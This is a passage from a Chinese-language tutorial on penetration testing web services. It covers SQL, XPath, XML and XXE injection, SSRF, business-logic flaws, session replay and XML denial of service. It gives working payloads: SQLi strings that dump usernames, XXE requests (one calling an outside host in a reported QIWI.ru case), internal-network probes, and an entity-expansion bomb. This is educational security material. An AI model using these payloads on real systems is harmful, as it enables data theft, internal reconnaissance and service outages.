
更换测试载荷，如下所示。23 AND 1=0

|  |  |
| --- | --- |
|  |  |

测试地址为：http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=0

|  |  |
| --- | --- |
|  |  |

返回结果为：



如果载荷不满足SQL查询条件，服务器会返回404响应报文。


我们发送如下载荷，并最终获得了服务器上的所有用户名。

|  |  |
| --- | --- |
|  |  |

23 OR 1=1

测试地址：http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20OR%201=1


包含用户名的服务器响应如下：




我们可以通过这种方法，手动检查SQLi漏洞。我们可以先向目标系统发送一段简单载荷，检查响应内容，确定Web Service对应的函数是否存在SQLi漏洞。

5.1.2 XPath注入漏洞


XPath是服务端查询以XML格式存储的数据时所使用的查询语言。例如，对于上述查询语句，如果发送的测试载荷为“1 'and' 1 '=' 1 and 1 'and' 1 '=' 2”，那么经过逻辑处理后，返回的响应为“TRUE”，否则，返回的响应为“FALSE”。我们以“https://github.com/snoopythesecuritydog/dvws/”为例，分析该应用存在的XPATH注入漏洞。开发者使用的应该是PHP语言，如下所示：




代码中读取的“accountinfo.xml”文件内容如下所示：



当我们试图使用“bga:1234”凭证登陆该页面时，我们看到如下的错误信息：

[](file:///E:\信息安全技术\安全技术\Web应用安全\渗透攻击思路\WEB安全测试指南\Web%20Service%20渗透测试从入门到精通_files\t0101bb566e319642bf.png)

然而，我们可以使用“1' or '1' = '1”作为用户及密码的输入载荷，发现该页面存在XPATH注入漏洞：



5.1.3 XML注入漏洞

XML是一种数据存储格式，如果服务器在修改或查询时没有进行转义处理，直接输入或输出数据，将会导致XML注入漏洞。攻击者可以篡改XML数据格式，增加新的XML节点，对服务端数据处理流程造成影响。

上述XML中，我们可以在服务器应答包中的“count”节点找到请求中的输入值。如果我们修改输入值，那么我们可以看到返回结果中，“price”节点的值已经被成功篡改。

|  |  |
| --- | --- |
| 1  2  3  4  5 | Input: 2</count><price>0$</price></product>  <product>  <name>Computer</name>  <count>2</count><price>0$</price></product>  ... |

5.1.4 XXE注入漏洞

XXE（XML External Entiry Injection，XML外部实体注入）漏洞是在对非安全的外部实体数据进行处理时所引发的安全问题。实体是XML文档结构中定义的一个概念，可以通过预定义在文档中调用。利用XML提供的实体特性，攻击者可以使用XXE漏洞读取本地文件。XXE注入漏洞中，发往服务器的XML载荷如下所示：

|  |  |
| --- | --- |
| 1  2  3  4 | <?xml version="1.0" encoding="ISO-8859-1"?>  <!DOCTYPE foo [  <!ELEMENT foo ANY >  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo> |

我们以 “QIWI.ru”网站的SOAP型Web Service为例，分析其中的XXE漏洞（该漏洞由某位安全研究人员发现，具体研究报告可以参考此处资料）。攻击者发往“https://send.qiwi.ru/soapserver”地址的载荷为：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | POST /soapserver/ HTTP/1.1  Host: send.qiwi.ru  Content-Type: application/x-www-form-urlencoded  Content-Length: 254  <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM "https://bitquark.co.uk/?xxe">]>  <SOAP-ENV:Envelope>  <SOAP-ENV:Body>  <getStatus>  <id>&xxe;</id>  </getStatus>  </SOAP-ENV:Body>  </SOAP-ENV:Envelope> |

**5.2 权限访问控制问题**

5.2.1 未授权访问冲突

当我们统计渗透测试的结果时，我们会发现未授权访问漏洞在Web Service中非常常见。主要的原因在于开发人员不认为未授权用户是攻击者，且理所当然认为Web Service是一个足够安全的环境。为了避免这类漏洞存在，发往服务器的请求中必须包含令牌值或令牌信息（如用户名及密码信息）。此外，与Web Service有关的所有函数都应该要求请求报文中包含用户会话信息。

5.2.2 未限制函数使用范围

Web Service中常见的一个问题就是不对函数的使用范围进行限制。这会导致以下问题存在：

1、暴力破解攻击

2、填充篡改数据库

3、滥用服务器赋予用户的权限

4、消耗服务器资源造成DDoS攻击

**5.3 业务逻辑漏洞**

此类漏洞的存在原因在于Web应用缺乏标准，每个开发人员所开发的Web应用各不相同。

因此，这是个漫长且无止境的话题。我们可以通过几个例子来稍加说明。

比如，我们来研究一下Twitter的RESTful Web Service中存在的漏洞（具体细节可以参考这个报告）。

某个用户删除了Twitter上的一条私信（Direct Message，DM）。当他查看DM信息时，发现这条信息已不再存在。然而，通过Twitter提供的REST命令行接口，我们发现只要提供已删除DM的id，我们就可以读取这条DM信息，然而根据业务处理流程，这条DM此时并不应该存在。

Web Service中经常存在的另一类问题就是，在服务器的最终应答报文中，包含客户端先前请求报文中的某些信息，这种情况在手机或平板应用中经常存在。

开发者之所以将密码保存在设备本地中，就是希望用户在每次登录应用时，都向本地数据库发起查询，以避免因为网络原因导致登录失败。

BGA团队对移动或平板应用渗透测试时，发现某个服务器的密码重置功能在返回给客户端的响应报文中包含密码信息，且该密码会被存储在设备本地中。

我们对土耳其某个著名电子商务网站进行测试时，找到了移动和平板应用所使用的WSDL地址以及某个存在用户信息泄露的函数。通过该函数接口，客户端不仅能够获取目标用户的邮件地址，甚至还能在响应消息中找到用户的密码信息。利用这种漏洞，攻击者可以窃取任何已知用户的凭证。

这种敏感信息不应该在Web Service的应答报文中存在。有时候虽然攻击者无法从攻击网站中获取任何信息，他们却可以借助移动或平板应用中Web Service漏洞，对整个系统造成危害。

**5.4 会话重放漏洞**

此类漏洞的存在原因在于攻击者对同一网络上的用户实施MITM（中间人）攻击，从拦截的数据中嗅探用户会话信息。

不安全的协议（比如基于HTTP的Web Service广播）中会存在此类漏洞。Web Service可以为每个用户提供一个会话ID（Session ID，SID）来规避这种漏洞，另一种解决办法就是在允许用户登录的所有发往服务器的请求中都捎带用户会话信息。

对于没有使用SSL的Web Service，如果会话的SID值被网络中的其他人获取，则可能会受到会话重放攻击影响。


**5.5 SSRF漏洞**

SSRF（Server-Side Request Forgery，服务端请求伪造）漏洞指的是攻击者通过在服务端创建伪造的请求，以间接方式执行那些无法从外部直接执行的操作。


例如，攻击者可以利用SSRF漏洞，探测服务器上某些无法从外部扫描发现的端口信息。此外，攻击者也可以利用SSRF漏洞读取服务器的本地文件、向另一台服务器发起DDoS攻击、发起DNS查询请求等。

以“https://github.com/snoopythesecuritydog/dvws/”为例，我们可以利用该地址中存在的XXE漏洞，向某些内部地址发起请求并对响应报文进行分析。

当我们点击下图中的“Print Greeting”按钮时，我们会收到服务器返回的一条信息。

[](file:///E:\信息安全技术\安全技术\Web应用安全\渗透攻击思路\WEB安全测试指南\Web%20Service%20渗透测试从入门到精通_files\t018a3138451e1a7ae4.png)

通过BurpSuite，可以看到我们往服务器发送了一个带有XML数据的请求。


[](file:///E:\信息安全技术\安全技术\Web应用安全\渗透攻击思路\WEB安全测试指南\Web%20Service%20渗透测试从入门到精通_files\t01558b4720375d182a.png)

我们可以用XXE攻击载荷替换其中的XML数据，判断服务器网络中是否存在某台主机。

在如下的攻击载荷中，我们使用了“192.168.1.10”地址，服务器本地网络中并不存在使用该IP地址的主机。我们将攻击载荷发往存在SSRF漏洞的服务器。


|  |  |
| --- | --- |
| 1  2  3  4 | <?xml version="1.0" encoding="ISO-8859-1"?>  <!DOCTYPE foo [  <!ELEMENT foo ANY >  <!ENTITY xxe SYSTEM "http://192.168.1.10" >]><foo>&xxe;</foo> |

因为无法访问此IP地址，服务器返回如下错误信息：

[](file:///E:\信息安全技术\安全技术\Web应用安全\渗透攻击思路\WEB安全测试指南\Web%20Service%20渗透测试从入门到精通_files\t01c9e08af9e269bbb2.png)

然而，如果我们将载荷中的IP修改为“192.168.1.2”，服务器不会返回任何错误页面，表明服务器可以访问该IP地址。

|  |  |
| --- | --- |
| 1  2  3  4 | <?xml version="1.0" encoding="ISO-8859-1"?>  <!DOCTYPE foo [  <!ELEMENT foo ANY >  <!ENTITY xxe SYSTEM "http://192.168.1.2" >]><foo>&xxe;</foo> |

[](file:///E:\信息安全技术\安全技术\Web应用安全\渗透攻击思路\WEB安全测试指南\Web%20Service%20渗透测试从入门到精通_files\t016c036798b9046f03.png)

**5.6 拒绝服务漏洞**

客户端发送的XML数据会由服务端的XML解析器进行解析和处理。目前有两类XML解析器，分别为基于SAX（Simple API for XML）的XML解析器以及基于DOM（Document Object Model）的XML解析器。

基于SAX的解析器在工作时，内存中最多容纳2个元素。在这种情况下，基于SAX的解析器不会存在拒绝服务问题。

基于DOM的解析器会一次性读取客户端存储的所有XML数据。因此会导致内存中存在庞大的对象数据。这种情况下，我们难以避免拒绝服务器攻击。导致这种漏洞存在的原因在于我们没有检查XML中节点的大小和数量。

例如，攻击者可以使用如下载荷发起针对元素名称的攻击。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  <soapenv:Header/>  <soapenv:Body>  <TEST>  <BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA………BGABGABGABGABGABGABGABGABGABGA>  </TEST>  </soapenv:Body>  </soapenv:Envelope> |

攻击者可以使用如下载荷发起针对元素属性的攻击。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  <soapenv:Header/>  <soapenv:Body>  <TEST>  <BGA attribute=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA………BGABGABGABGABGABGABGABGABGABGA”></BGA>  </TEST>  </soapenv:Body>  </soapenv:Envelope> |

攻击者可以使用如下载荷发起针对元素个数的攻击（也可以通过重复某个特定元素达到同样效果）。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  <soapenv:Header/>  <soapenv:Body>  <TEST>  <BGA attribute1=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGABGABGABGA” attribute2=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGABGABGABGA” attribute3=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGABGABGABGA”></BGA>  </TEST>  </soapenv:Body>  </soapenv:Envelope> |

当XXE攻击奏效时，也可以引发服务拒绝漏洞。

攻击者可以使用如下载荷发起DDoS攻击。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <?xml version="1.0" encoding="ISO-8859-1"?>  <!DOCTYPE bga [  <!ELEMENT ANY >  <!ENTITY bga1 "bga1">  <!ENTITY bga2 "&bga1;&bga1;&bga1;&bga1;&bga1;&bga1;">  <!ENTITY bga3 "&bga2;&bga2;&bga2;&bga2;&bga2;&bga2;">  <!ENTITY bga4 "&bga3;&bga3;&bga3;&bga3;&bga3;&bga3;">  <!ENTITY bga5 "&bga4;&bga4;&bga4;&bga4;&bga4;&bga4;">  <!ENTITY bga6 "&bga5;&bga5;&bga5;&bga5;&bga5;&bga5;">  ]>  <bga>&bga6;</bga> |

从载荷中可知，攻击者定义了一些XML实体，并在最后引用了bga6实体。bga6实体引用了6次bga5实体，同样，每个bga5实体也引用了6次bga4实体，以此类推。

当发往服务端的载荷中这类实体的数量和引用次数非常巨大时，服务端的XML解析器负载将大大提高，导致服务器在一段时间内无法响应客户端请求，最终达到拒绝服务攻击效果。